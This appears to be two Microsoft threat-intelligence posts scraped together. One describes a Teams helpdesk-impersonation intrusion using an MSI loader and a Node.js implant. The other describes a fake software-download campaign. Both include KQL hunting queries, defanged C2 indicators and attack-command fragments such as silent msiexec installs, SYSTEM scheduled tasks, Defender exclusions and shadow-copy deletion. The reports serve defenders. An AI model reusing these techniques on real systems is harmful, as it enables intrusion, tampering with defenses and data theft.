
The campaign follows a multi-stage attack chain that progresses from social engineering through payload delivery, execution, reconnaissance, and ultimately lateral movement:
Initial access via Teams (T1566.003): A threat actor operating from an external tenant initiates a Teams chat or call while impersonating IT/helpdesk staff and coaxes the user into handing over their device, for example, approving a “request control” prompt during a Teams screen-share, or opening Quick Assist and reading back the connection code.
Remote session and MSI delivery: During the remote session, the threat actor runs PowerShell to download a malicious MSI from cloud storage and installs it silently with msiexec.
Node.js runtime and implant staging: The MSI installs a script-based loader and a separate encrypted implant file under LocalAppData. If Node.js is not already available, the bootstrap downloads the legitimate portable Node.js runtime from the official distribution. The loader decrypts the implant at runtime, either in memory or into a temporary JavaScript file.
Script-based bootstrap and Node.js execution:The MSI launches hidden bootstrap code through trusted Windows script hosts, including PowerShell, cmd.exe, and WScript. The bootstrap obtains a portable Node.js runtime and uses it to decrypt and execute the JavaScript implant from a user-writable directory.
Command-and-control and operator tasking:The implant uses randomized HTTPS polling to receive JavaScript tasks from its C2 server. Observed operator-issued tasking performed host reconnaissance, security-product and virtualization discovery, and periodic desktop screen capture.
Domain discovery: The operator enumerates domain accounts, servers, and users through native tools and Active Directory Service Interfaces (ADSI) queries.
Follow-on payload execution: Additional payloads are executed through rundll32 loading threat actor-supplied DLLs.
Lateral movement via WinRM:Operator-issued tasking executed through the Node.js backdoor initiates WinRM connections over TCP port 5985 to domain-joined systems, including domain controllers and certificate authorities.
Figure 1. Teams phishing intrusion attack chain overview.
Stage 1: Initial contact via Teams (T1566.003 Spearphishing via Service)
The intrusion begins with abuse of external collaboration features in Microsoft Teams, where a threat actor operating from a separate tenant initiates contact while impersonating internal IT or helpdesk personnel. This activity does not stem from a weakness in Microsoft Teams or its built-in protections; instead, the threat actor abuses legitimate collaboration features by persuading the user to override clearly presented security warnings, highlighting the broader challenge of defending against social engineering rather than technical exploitation.
Because interaction occurs within an enterprise collaboration platform rather than through traditional email, it could bypass the initial skepticism associated with unsolicited external communication. The lure varies, for example “Microsoft Security Update,” “Spam Filter Update,” “Account Verification,” or tasks required to stop deactivation of an account, but the objective is consistent: convince the user to ignore external-contact flags, launch a remote management session, and accept elevation. Voice phishing (vishing) is sometimes layered to increase trust or compliance, or so malicious instructions or URLs never enter the chat logs.
Figure 2. External Teams contact impersonating IT support.
With user consent obtained through social engineering, the threat actor gains interactive control of the device using a remote support tool. From the user’s perspective, they are guided to open the remote-assistance application, enter a short key, and follow prompts to grant access.
Figure 3. Quick Assist with security code.
The urgency and interactivity are the signal: a remote-assist process tree followed immediately by cmd.exe or PowerShell on the same desktop. In vishing scenarios, the threat actor might talk the victim through the process to prevent logging of malicious instructions.
Stage 2: Remote session and malicious MSI delivery
Immediately after establishing control, the threat actor uses PowerShell within the remote session to download a malicious MSI package from threat actor-controlled cloud storage and installs it silently. The installer is disguised with benign, update-themed names such as “devfix” or “Hotfix,” reinforcing the helpdesk pretext.
The payload is hosted on a widely used cloud storage platform, allowing the download to blend in with legitimate traffic and benefit from a trusted domain reputation. The /qn switch suppresses all installer UI so the victim sees no indication that software is being installed.
Stage 3: MSI staging and Node.js runtime acquisition
Upon installation, the MSI retrieves a portable Node.js runtime directly from the official Node.js distribution and extracts it into a randomly named directory under the user’s local application data. Downloading a legitimate, signed runtime from a trusted source lets the threat actor run a full JavaScript execution environment without deploying custom binaries that might attract scrutiny.
The MSI installs a script-based loader and a separate encrypted implant file in the current user’s LocalAppData directory. The encrypted implant is packaged within the MSI rather than downloaded separately. At runtime, the loader decrypts the JavaScript implant either in memory or into a temporary JavaScript file. This separation of a legitimate runtime from the malicious script allows the initial backdoor to execute as interpreted JavaScript while additional native payloads can be delivered later through operator tasking.
Stage 4: Script-based bootstrap and encrypted implant execution
The MSI schedules a deferred, asynchronous custom action immediately after installing its files. The action starts hidden bootstrap code through PowerShell, cmd.exe, or WScript and then launches Node.js from LocalAppData. The loader decrypts a separate high-entropy data file and executes the resulting JavaScript either through standard input or by loading a temporary JavaScript file.
Endpoint activity shows Node.js, or a renamed copy whose original file metadata identifies it as Node.js, executing a staged script loader from LocalAppData. The loaders and encrypted payload files use nonstandard extensions such as .tmp, .ini, .dat, .bin, or .cfg. After decrypting the payload, the loader either provides JavaScript to Node.js through standard input or writes a temporary .js file and loads it into the running Node process.
By using a signed Node.js runtime, including renamed copies of the runtime, to execute nonstandard-extension loaders or JavaScript supplied through standard input, the threat actor can evade controls focused only on unsigned executables and conventional script extensions.
Stage 5: Per-user persistence
The analyzed MSI packages established per-user persistence using update-themed entries. Observed installers created either an HKEY_CURRENT_USER Run value or a shortcut in the current user’s Startup folder. Both mechanisms used the name EdgeUpdate and launched a Node.js loader from LocalAppData when the user signed in.
The Startup-folder implementation launched WScript with the staged JScript wrapper, portable Node.js runtime, and nonstandard-extension loader. The Run-key implementation invoked the portable Node.js runtime directly.
Stage 6: Command-and-control and operator tasking
Once running, the implant establishes communication with its C2 server and begins receiving JavaScript tasking. Observed threat actor issued tasks launched short-lived cmd.exe and PowerShell processes to perform a burst of host reconnaissance, hardware and locale details, installed antivirus products, and disk information.
The querying of the display adapter name and installed antivirus is characteristic of sandbox and defense evasion checks. Generic virtual display adapters and analysis tooling are common tells of an automated analysis environment.
The recovered implant communicates through randomized HTTPS long-polling requests. Responses from the C2 server are treated as JavaScript source and executed dynamically with access to Node.js module loading, process execution, environment variables, buffers, and the file system.
Through JavaScript tasking delivered by the C2 server, operators repeatedly captured the victim’s screen, resized the image, encoded it as Base64, and wrote it to a temporary file before exfiltration. Screenshots are captured at varying scale factors to balance image quality against transfer size.
The analyzed implants also contained dormant logic capable of querying an Ethereum smart contract for an updated C2 URL. This functionality was disabled in the recovered builds, which instead used a hard-coded fallback server. The contract stores only a URL string and does not contain or execute the malware payload.
Stage 7: Domain discovery and reconnaissance
With a foothold validated, the operator uses C2-delivered tasking to expand reconnaissance into Active Directory. Native commands enumerate specific domain accounts, while ADSI searches identify domain-joined servers and collect user description attributes, which can contain operational notes, privileged-account context, or other sensitive information.
An ADSI-based sweep enumerates Windows Server computer objects, resolves their addresses, and probes each for administrative reachability, effectively building a live map of high-value targets:
A second ADSI query enumerates all user objects and their description attributes:
The use of randomized sleep jitter and CIM-based reachability checks indicates a deliberate, operator-driven effort to enumerate the domain quietly rather than through noisy, high-volume scanning.
Stage 8: Follow-on payload execution
Using commands delivered through the Node.js backdoor, the operator executes additional payloads through rundll32.exe, loading threat actor-supplied DLLs by invoking exported functions with a token argument. Using rundll32 to execute malicious DLL exports is a well-established defense-evasion and proxy-execution technique.
The DLLs are given short, innocuous names and are invoked with an exported function (open) and a per-execution token, consistent with modular loaders that gate execution behind a runtime-supplied key.
Stage 9: Lateral movement via WinRM toward high-value assets
Following local execution and discovery, operator-issued tasking executed through the Node.js backdoor initiated internal remote-management connections over WinRM on TCP port 5985 to a large set of domain-joined systems. The target list spans dozens of hosts across multiple regions and roles, including file servers, database and application servers, and, critically, domain controllers and certificate authorities.
The use of WinRM from a non-administrative application context strongly suggests credential-backed lateral movement directed by an external operator. Targeting identity-centric infrastructure, domain controllers and certificate authorities, at this stage reflects a shift from initial foothold toward broader enterprise control, and is a hallmark of intrusions that precede large-scale data theft or ransomware deployment.
Mitigation and response recommendations
This campaign relies less on platform exploitation and more on persuading users to initiate trusted remote-access workflows within legitimate collaboration tools. Organizations should treat any unsolicited external support contact as inherently suspicious and implement layered defenses across the identity, endpoint, and collaboration layers.
Reinforce user education. Establish internal helpdesk authentication phrases and train employees to recognize external-tenant indicators and to never grant remote access or run commands provided by an unsolicited contact.
Verify unsolicited support contact. Treat any unsolicited external Microsoft Teams chat or call claiming to be IT or helpdesk as suspicious, and verify the request through a known internal channel before granting remote access. Restrict Teams external access to trusted domains only.
Enforce phishing-resistant access controls. Require MFA and compliant or managed devices through Microsoft Entra Conditional Access to limit the value of credential-backed remote sessions established through social engineering.
Deploy attack surface reduction rules. Enable ASR rules that block executable content from email and scripting interpreters, process creation from PowerShell/WScript/cmd, and execution of downloaded content to disrupt MSI- and script-based staging.
Restrict administrative protocols. Limit WinRM (TCP 5985) to authorized management workstations and alert on WinRM initiated from user-context or non-administrative processes.
Turn on network and web protection. Enable network protection and web protection in Microsoft Defender for Endpoint to block connections to threat actor infrastructure and cloud-hosted staging endpoints used for payload delivery and C2.
Enable cloud-delivered protection. Turn on cloud-delivered protection in Microsoft Defender Antivirus to cover rapidly evolving threat actor tooling; cloud-based machine learning helps detect and block newly observed threats.
Control remote support tooling. Limit or monitor remote monitoring and management (RMM) and interactive remote-support software, and control which remote-assistance tools are permitted in the environment.
Investigate and rotate credentials. Organizations that find indicators of this campaign should assume the operator obtained network-level access through the compromised host and prioritize credential rotation for any credentials accessible from the affected machine, including domain admin accounts if the host was domain-joined.
Microsoft Defender XDR detections
Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps. The representative alerts below can surface activity associated with this campaign. Alert titles are illustrative and may vary by environment and product version.
Tactic
Observed activity
Microsoft Defender coverage
Initial access
External Teams chat or call from an IT/helpdesk persona operating in a separate tenant
Microsoft Defender for Cloud Applications / Office 365 – Microsoft Teams chat initiated by a suspicious external user – IT Support Teams Voice phishing following mail bombing activity – A user clicked through to a potentially malicious URL. – A potentially malicious URL click was detected. – Suspicious Teams Chat likely involved in remote management and dangerous commands
Microsoft Defender for Endpoint – Possible initial access from an emerging threat
Microsoft Defender for Endpoint – Possible initial access from an emerging threat
Execution
Portable Node.js runtime executes an obfuscated loader from LocalAppData; observed execution includes WScript, nonstandard script extensions, renamed Node.js copies, and standard-input execution.
Microsoft Defender Antivirus – Trojan:JS/SynkLoader.SA – Trojan:JS/EtherRatz.A!MTB – Trojan:JS/EtherRatz.B!MTB
Microsoft Defender for Endpoint – Suspicious Node.js process behavior – Suspicious JavaScript process
Defense evasion
Silent msiexec install and rundll32 loading threat actor-supplied DLLs
Microsoft Defender Antivirus – Trojan:Win32/SynkLoader.SA
Microsoft Defender for Endpoint – Low-reputation arbitrary code executed by signed executable – Suspicious process launch by Rundll32.exe
Discovery
WMI/ADSI host and Active Directory enumeration and periodic screen capture
Microsoft Defender for Endpoint – Suspicious screen capture activity – Suspicious LDAP query – Suspicious Active Directory enumeration – Possible hands-on-keyboard pre-ransom activity – Anomalous account lookups – Possible hands-on-keyboard pre-ransom activity
Lateral movement
WinRM (TCP 5985) pivot toward domain controllers and certificate authorities
Microsoft Defender for Endpoint – Suspicious WinRM activity was observed
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate investigation and response tasks related to this threat. Useful promptbooks for this activity include Incident investigation, Microsoft User analysis, Threat actor profile, Threat intelligence 360 report, and Vulnerability impact assessment. Some promptbooks require access to Microsoft Defender XDR, Microsoft Sentinel, or related Microsoft security plugins.
For this campaign, Security Copilot can help analysts summarize affected devices where Node.js or a renamed Node.js runtime executed a staged loader from a user-writable path, reconstruct the Teams-to-remote-session-to-MSI delivery chain, and build containment and credential-rotation plans for affected domain-joined endpoints.
Threat intelligence reports
Microsoft customers can use Microsoft Defender XDR Threat Analytics and related Microsoft threat intelligence reporting to stay current on the malicious activity, indicators, detection coverage, and recommended response actions associated with this campaign.
For campaign-specific intelligence, see Threat Analytics: Teams-based helpdesk impersonation delivers MSI loader and Node.js implant for hands-on-keyboard intrusion (View report). These reports provide investigation context, protection guidance, and updated intelligence that security teams can use to prevent, mitigate, or respond to related activity in their environments.
Advanced hunting queries
Microsoft Defender XDR customers can run the following advanced hunting queries to locate related activity. Tune time windows, tool lists, and filters for your environment.
External Teams activity
Sender, Recipient, and ThreadId can be used for pivoting other useful information.CloudAppEvents is useful for searching first contact information.
MessageEvents, CallActivityEvents, MessageUrlInfo, and others can be searched alone or in a union to correlate threads with messages and calls.
let _threadIds = pack_array(
      "19:[thread]",
      "19:[thread]",
      "19:[thread]");
union
    MessageEvents,
    CallActivityEvents,
    MessageUrlInfo
    | where ThreadId in (_threadIds)
       or TeamsMessageId has_any (_threadIds)
    | sort by ThreadId, TeamsMessageId asc
PowerShell writing an MSI to a user-writable path
DeviceFileEvents
| where Timestamp > ago(7d)
| where InitiatingProcessParentFileName =~ "explorer.exe"
| where InitiatingProcessFileName =~ "powershell.exe"
| where FileName endswith ".msi"
 where
    FolderPath contains @"\Downloads\"
    or FolderPath contains @"\AppData\"
    or FolderPath contains @"\Temp\"
node.exe executing a staged payload from user-writable paths
DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName =~ "node.exe"
| where ProcessCommandLine has @"\AppData\Local\" and ProcessCommandLine !contains ".js"
| where InitiatingProcessFileName =~ "wscript.exe"
| where InitiatingProcessCommandLine has_all (@"\AppData\Local\", "node.exe", ".js")
Screen capture via hidden PowerShell writing Base64 to a temp file
DeviceProcessEvents
| where Timestamp > ago(7d)
| where InitiatingProcessParentFileName =~ "node.exe" or InitiatingProcessFileName =~ "node.exe"
| where FileName in~ ("powershell.exe", "cmd.exe")
| where ProcessCommandLine has_all ("CopyFromScreen", "ToBase64String", "System.Drawing.Bitmap", "System.Drawing", "WriteAllText")
| project Timestamp, DeviceName, AccountName, ProcessCommandLine
| order by Timestamp desc
WinRM lateral movement from a non-administrative process
DeviceNetworkEvents
| where Timestamp > ago(7d)
| where InitiatingProcessFileName =~ "powershell.exe"
| where InitiatingProcessCommandLine endswith "-NoLogo -NoProfile -ExecutionPolicy Bypass"
| where RemoteUrl endswith ":5985/wsman"
MITRE ATT&CK Techniques observed
The following table maps the observed activity to MITRE ATT&CK techniques:
Tactic
Technique ID
Technique
Observed activity
Initial Access
T1566.003
Phishing: Spearphishing via Service
External Teams chat/call impersonating IT helpdesk
Execution
T1059.001
Command and Scripting Interpreter: PowerShell
PowerShell used to download and install the MSI
Execution
T1059.007
Command and Scripting Interpreter: JavaScript
Malicious JavaScript implant run via node.exe
Execution
T1218.007
System Binary Proxy Execution: Msiexec
Silent MSI installation via msiexec /qn
Execution
T1218.011
System Binary Proxy Execution: Rundll32
Follow-on DLL payloads executed via rundll32
Defense Evasion
T1036
Masquerading
Update/helpdesk-themed MSI names (devfix, Hotfix)
Defense Evasion
T1497.001
Virtualization/Sandbox Evasion: System Checks
Display adapter and antivirus product queries
Discovery
T1082
System Information Discovery
systeminfo, MachineGuid, ProductName, disk inventory
Discovery
T1016
System Network Configuration Discovery
net session, net use, domain membership checks
Discovery
T1087.002
Account Discovery: Domain Account
net user /domain and ADSI user enumeration
Discovery
T1018
Remote System Discovery
ADSI server enumeration with reachability probing
Discovery
T1518.001
Security Software Discovery
Antivirus product enumeration via SecurityCenter2
Collection
T1113
Screen Capture
Periodic Base64-encoded desktop screenshots
Command and Control
T1071.001
Application Layer Protocol: Web Protocols
Randomized HTTPS long-polling used for core C2; separate post-compromise tasking installed the ws package for an additional or optional capability.
Command and Control
T1105
Ingress Tool Transfer
Portable Node.js runtime downloaded and JavaScript tasks received from C2; the initial loader and encrypted implant are extracted from the MSI.
Lateral Movement
T1021.006
Remote Services: Windows Remote Management
WinRM (5985) pivoting to domain-joined systems
Indicators of Compromise (IOCs)
The following indicator types were observed in this campaign. Environment-specific values (paths, hostnames, and account names) have been generalized; defenders should hunt for the corresponding behaviors and patterns in their own telemetry.
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.
In this article
Attack chain overviewCampaign scope and targetingMitigation and protection guidanceReferencesLearn more
Microsoft Defender Experts is tracking an active malware campaign that uses counterfeit software-download websites to impersonate trusted vendors and distribute malicious installers. The campaign has targeted users looking to download popular software and has resulted in compromises across multiple organizations and industries, primarily a
Microsoft Defender Experts is tracking an active malware campaign that uses counterfeit software-download websites to impersonate trusted vendors and distribute malicious installers. The campaign has targeted users looking to download popular software and has resulted in compromises across multiple organizations and industries, primarily affecting China-based operations of multinational organizations and Chinese-speaking users. Microsoft has observed victims across healthcare, manufacturing, gaming, technology, logistics, government, and education sectors.
Once executed, the malicious installers deploy malware that establishes persistence, attempts to weaken security protections, and communicates with attacker-controlled infrastructure. Microsoft assesses with moderate confidence that this activity is consistent with the publicly reported Silver Fox (also known as Yinhu, 银狐) fake software campaign but has not attributed it to a nation-state actor. Microsoft Defender detected and disrupted activity across multiple stages of the attack, including automated containment through attack disruption. Organizations should prioritize preventing downloads from untrusted software sources and ensure protections such as SmartScreen, network protection, tamper protection, and Microsoft Defender XDR are enabled to help identify, block, and respond to related activity.
Attack chain overview

The campaign follows a consistent attack chain from a spoofed vendor download page to a self-protecting, persistent implant. The stages below trace that chain — initial access, delivery, execution, persistence, privilege escalation, defense evasion, and command and control.
Figure 1. Diagram showing the campaign attack chain from spoofed download page to archive delivery, execution, persistence, defense evasion, and command-and-control.
Campaign scope and targeting
Microsoft observed affected devices predominantly associated with China-based operations and Chinese-speaking users, consistent with the Chinese-language lure content and the .com.cn and .hl.cn infrastructure. Confirmed activity spans medical devices and healthcare, manufacturing, gaming, technology, logistics, government, and higher education across multiple organizations and industries.
Initial access: spoofed software-download sites
The entry point is a fraudulent software-download website that spoofs a legitimate vendor. In one case, endpoint telemetry captured a device navigating to the fake Razer page pc-razerzone[.]com[.]cn and downloading app_setup.6653004.zip from the delivery host gehie246[.]com/712down; two content-distinct copies of the same-named archive were written within roughly 69 seconds — a direct observation of server-side payload regeneration.
Across the estate, FileOriginReferrerUrl telemetry ties each downloaded archive to the impersonation page that served it and to rotating delivery hosts (yimxg25tiy[.]com/73inst, cc8ttkv35b[.]com/7qinst, n7b8t85zsg[.]com/ins711) and a suspected attacker-controlled Alibaba Cloud Object Storage Service (OSS) bucket. The lure domains predominantly use .com.cn, .hl.cn, and .cn and embed the impersonated brand name.
Delivery: a dynamically generated installer archive
The following examples illustrate how look-alike domains routed users to the same delivery infrastructure while preserving brand-specific lure pages.
When the user selects the download control, Microsoft Edge retrieves a malicious installer archive from a small set of dedicated delivery domains.
A defining characteristic is that the archive keeps the same filename while its hash changes on every download — a strong indicator the payload is generated server-side, per request. Microsoft observed families of same-named archives (app_setup.*, zinst.*, zintall.*, intsoft.*, innstll.*) whose contents differ across downloads while the delivery URL stays constant; the full validated hash set is in the indicators of compromise below.
The campaign runs a large, uniform set of vendor look-alike pages on .com.cn and .hl.cn domains, each cloning the real product’s branding and presenting a prominent “Download now” button. All funnel to the same delivery and payload infrastructure.
Although these domains impersonate unrelated vendors, they are not independently hosted. Infrastructure enrichment, corroborated by Microsoft telemetry where the two overlap, resolves them into two groupings. Six domains resolve within AS132839, spread across four unrelated netblocks and three registered country codes, and share a common pair of nameservers. Two further domains resolve within AS8796 in a single /21, using a different nameserver pair. One additional domain is served through a content delivery network (CDN), concealing its origin. Because hosting and Domain Name System (DNS) are frequently bundled by the same reseller, these are best read as two consistent procurement channels rather than two independent corroborating signals.
The practical implication for defenders is that netblock- and geography-based grouping will miss these relationships, while Autonomous System Number (ASN)-level analysis surfaces them.The autonomous system remains constant even where the address space and registered country vary. These are shared commercial hosting and DNS providers carrying substantial unrelated tenancy, so the ASN and nameserver should be treated as hunting pivots, not blocklist entries.
The following capture shows a representative impersonation page served by the campaign. The pages are high-fidelity clones of a legitimate vendor’s site with a prominent download call-to-action.
Figure 2b. Counterfeit Microsoft Edge download page hosted on the look-alike domain app-microsoft-edge[.]com[.]cn, with a prominent download button.
Execution: a wrapped installer drops a randomized stage-one payload
The wrapper installer creates a randomized executable path while reusing stable payload content, making names unreliable but behavior and hashes useful for detection.
Opening the archive yields a wrapper installer whose name follows a generated pattern (for example, a_instapp83353001.exe or ainst8663586104.exe).
Executing the wrapper creates and launches a stage-one payload at a randomized path under a world-writable or system location; the directory and file names are randomized, but the payload content is stable. The same stage-one 256-bit Secure Hash Algorithm (SHA-256) (676a2a7b94ca…) was observed under many names and paths.
The end-to-end chain is visible as a parent-to-child process tree: msedge.exe writes the archive, an archiving tool (7zFM.exe, 360zip.exe, or WinRAR.exe) extracts it, the bundled wrapper runs, and the wrapper launches the randomized stage-one payload.
msedge.exe                               downloads app_setup.6653004.zip
  └─ 7zFM.exe / 360zip.exe / WinRAR.exe  (user opens the downloaded archive)
       └─ a_instapp83353001.exe           (wrapper installer bundled in the archive)
            └─ C:\Users\Public\yZ6A88\9bEELI.exe  (stage-one payload, randomized)
Payloads are masqueraded; Microsoft confirmed the masquerade through file metadata on the later-stage payload (SHA-256 6d6ba2bc…), staged at C:\Program Files (x86)\<random>\. The binary’s version resource declares CompanyName: “Speech Processing Solutions GmbH”, FileDescription: “Philips Speech Driver Client Configuration”, OriginalFileName: PhilipsSpeechDriverConfiguration.exe, and ProductVersion: 4.7.471.07,while executing from a randomized directory under a randomized file name. The same resource retains an unfilled build-template placeholder, ProductName: “TODO: <Product name>”, indicating the version information was fabricated for the payload rather than inherited from genuine vendor software. Microsoft also observed svchost.exe executing from a non-system path (D:\hellothere\svchost.exe) rather than C:\Windows\System32.
A payload staged under C:\ProgramData\<random>\ (SHA-256 c6100166…) carries the version metadata of the Indigo Rose TrueUpdate Client (OriginalFileName: tu_rt.exe, ProductVersion: 3.8.0.0) and exhibits that product’s runtime behavior, writing _ir_tu2_temp_* artifacts to the user’s temp directory on each execution. Dropped by the later-stage payload and launched repeatedly by the Task Scheduler service, it connects to an attacker-controlled Alibaba Cloud OSS bucket over Transport Layer Security (TLS) and writes a further payload to a second randomized C:\ProgramData\ directory — a legitimate update mechanism repurposed for payload delivery.
Alternate execution vector: Windows Installer (msiexec)
In parallel with the wrapped-installer chain, Microsoft observed a second execution vector that uses the Windows Installer service. The installer performs its intended function; what the campaign gains is execution under a signed, trusted Windows component. The extracted installer invokes msiexec.exe in embedded mode, which writes and launches a randomized executable into a world-writable C:\Users\Public\<random>\ directory, the same masquerade pattern as the wrapper chain, but delivered through msiexec.exe.
msiexec.exe -Embedding  E Global\MSI0000
  └─ C:\Users\Public\\.exe   (payload, randomized path/name)
The behavior is consistent and repeated: more than twenty distinct payload names were written this way, spawned by a range of parents including msedge.exe, explorer.exe, and svchost.exe.
Persistence and recurring execution: disguised scheduled tasks
Persistence and recurring execution are achieved through scheduled tasks whose display names imitate routine IT or productivity jobs (for example “Deadline Mission Target” and “Hierarchy Tools Smooth Inventory”), each launching a specific payload staged under C:\ProgramData\.
Each task launches a specific payload:
Scheduled task name
Payload launched
\Deadline Mission Target
7fYptijy.exe
\Hierarchy Tools Smooth Inventory
beuv4Mie.exe
\Empowering Status Tools productivity Ahead
SaYC4Mga.exe
\5nboF
aLcUaw.exe (stage-one)
The persistent payloads are staged in locations such as C:\ProgramData\7fYptijy.exe, C:\ProgramData\zsMmvukD\beuv4Mie.exe, and C:\ProgramData\uwMUCYBN\SaYC4Mga.exe. Because the payloads are launched by the Task Scheduler service (parented to svchost.exe -k netsvcs -p -s Schedule) and multiple staggered tasks run per device, affected hosts exhibit a characteristic ~60-second re-execution cadence.
Privilege escalation: SYSTEM scheduled task and process injection
To perform privileged actions such as writing Microsoft Defender exclusions, the malware creates a short-lived scheduled task that runs as SYSTEM (SCHTASKS /Create … /RL HIGHEST /RU “SYSTEM”), executes the privileged action, then immediately runs and deletes the task
The /RL HIGHEST /RU “SYSTEM” combination elevates the exclusion write to SYSTEM, and the create-run-delete sequence minimizes the footprint of the helper task. Process injection was also observed. A persistent campaign payload (SHA-256 1bd3662d…), launched from C:\ProgramData\ by the Task Scheduler service, created a remote thread in a legitimate user application moments after that application started — executing payload code inside the context of a trusted process. Microsoft Defender detected the activity as A process was injected with potentially malicious code.
The sequence below shows a single execution cycle end to end: the Task Scheduler service launches the payload, the payload immediately attempts command-and-control on two non-standard ports — both blocked at the host firewall — and, seventeen seconds later, injects into a user application within milliseconds of that application starting.
Follow-on payloads take a layered approach to weakening the host. They add sweeping Microsoft Defender path exclusions via PowerShell (Add-MpPreference -ExclusionPath) and the SYSTEM scheduled-task registry write;
and neutralize Windows Update by stopping and disabling wuauserv, UsoSvc, uhssvc, and WaaSMedicSvc, renaming update dynamic-link libraries (DLLs), and deleting the SoftwareDistribution cache.
A malicious Windows Defender Application Control policy was written to the code-integrity store on multiple devices; Microsoft Defender Antivirus detected the tamper behavior as Behavior:Win32/MpTamperGpDisableAVFriendly.A.
Command and control (C2)
A later-stage networking payload establishes command-and-control over application-layer protocols on non-standard ports — observed ports include 5090, 7031, 7032, 7088–7090, 8050, 28290, and 28300.
Initiating payload
C2 endpoint (defanged)
Result
40gK5T.exe, RhT9aQ.exe (Program Files (x86))
103.156.25[.]35:7031
Connection failed
Multiple C:\ProgramData\ payloads
103.183.3[.]162:5090 (oijfwe[.]net)
Connection failed
Stage-one / persistent payloads
Alibaba Cloud object storage over TLS (443)
Connection succeeded
C2 endpoints comprise a set of six-character [.]net domains (iualef, oijfwe, euioxu, czijbh, wfmwsj, tbdqxq) and IP-and-port endpoints; a primary hub was observed on 202.95.14[.]237 (AS152194, CTG Server Limited). Payloads were observed beaconing to these endpoints with both successful and failed callbacks; the dedicated [.]net and IP-and-port C2 was intermittently unreachable while the same payloads still completed TLS connections to cloud object storage, consistent with a dedicated C2 tier that was often down while cloud-hosted staging remained live.
Detection and disruption
In observed environments, Microsoft Defender surfaced alerts across multiple stages and, where criteria were met, Attack Disruption engaged to contain affected devices and accounts.
Representative alerts include Modification attempt in Microsoft Defender Antivirus exclusion list, Compromised device (attack disruption), A process was injected with potentially malicious code, Potential C2 connection behavior, Suspicious Task Scheduler activity, and Compromised account conducting hands-on-keyboard attack. The campaign is not purely automated. In a subset of environments, the automated execution was accompanied by interactive, hands-on-keyboard activity, which attack disruption engaged to contain.
Microsoft Defender also blocked the attempted Server Message Block (SMB) lateral movement to additional hosts (Lateral movement using SMB remote file access blocked on multiple devices) and detected the C2 connection behavior; the campaign’s C2 endpoints are included in the blocked indicator set.
Attack disruption contained the device and account; full eradication of persistence still required responder action.
Stage
Microsoft Defender coverage
Fake-download landing and delivery domains
Microsoft Defender SmartScreen, Network Protection, Web content filtering
Malicious ZIP and stage-one execution (including msiexec proxy execution)
Microsoft Defender Antivirus (behavioral + cloud-delivered protection); Microsoft Defender for Endpoint
Defender tampering & exclusion writes
Tamper Protection; Modification attempt in exclusion list alerts; Behavior:Win32/MpTamperGpDisableAVFriendly.A
Persistence, privilege escalation, and injection
Microsoft Defender for Endpoint — “Suspicious Task Scheduler activity”; “A process was injected with potentially malicious code”
Command and control, lateral movement, and hands-on-keyboard
Microsoft Defender XDR — “Potential C2 connection behavior”; “Lateral movement using SMB remote file access blocked on multiple devices”; “Compromised account conducting hands-on-keyboard attack”; Network protection (C2 block); Attack disruption (automatic containment)
Mitigation and protection guidance
Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.
Campaign-specific recommendations
Enforce Tamper Protection. It blocks exclusion and registry writes to Microsoft Defender even when the payload runs as SYSTEM — directly countering the throwaway SYSTEM scheduled-task technique this campaign relies on.
Hunt behavior, not file names. File names and hashes rotate on every download; pivot on the C:\Users\Public\<random>\<random>.exe and C:\Program Files (x86)\<random>\<random>.exe drop pattern, the Philips-Speech masquerade, and the stable stage-one and networking payload hashes.
Alert on the tamper sequence. A SYSTEM scheduled task writing HKLM\…\Windows Defender\Exclusions\Paths then self-deleting, vssadmin delete shadows /all /quiet, and disabling wuauserv, UsoSvc, WaaSMedicSvc and uhssvc are high-fidelity signals.
Treat look-alike download archives as malicious in web and mail flow. Block ZIPs named app_setup.*, zinst.*, zintall.*, intsoft.*, and innstll.* served from *.com.cn or *.hl.cn brand-look-alike domains and the /712down, /73inst, /7qinst, and /ins711 delivery endpoints.
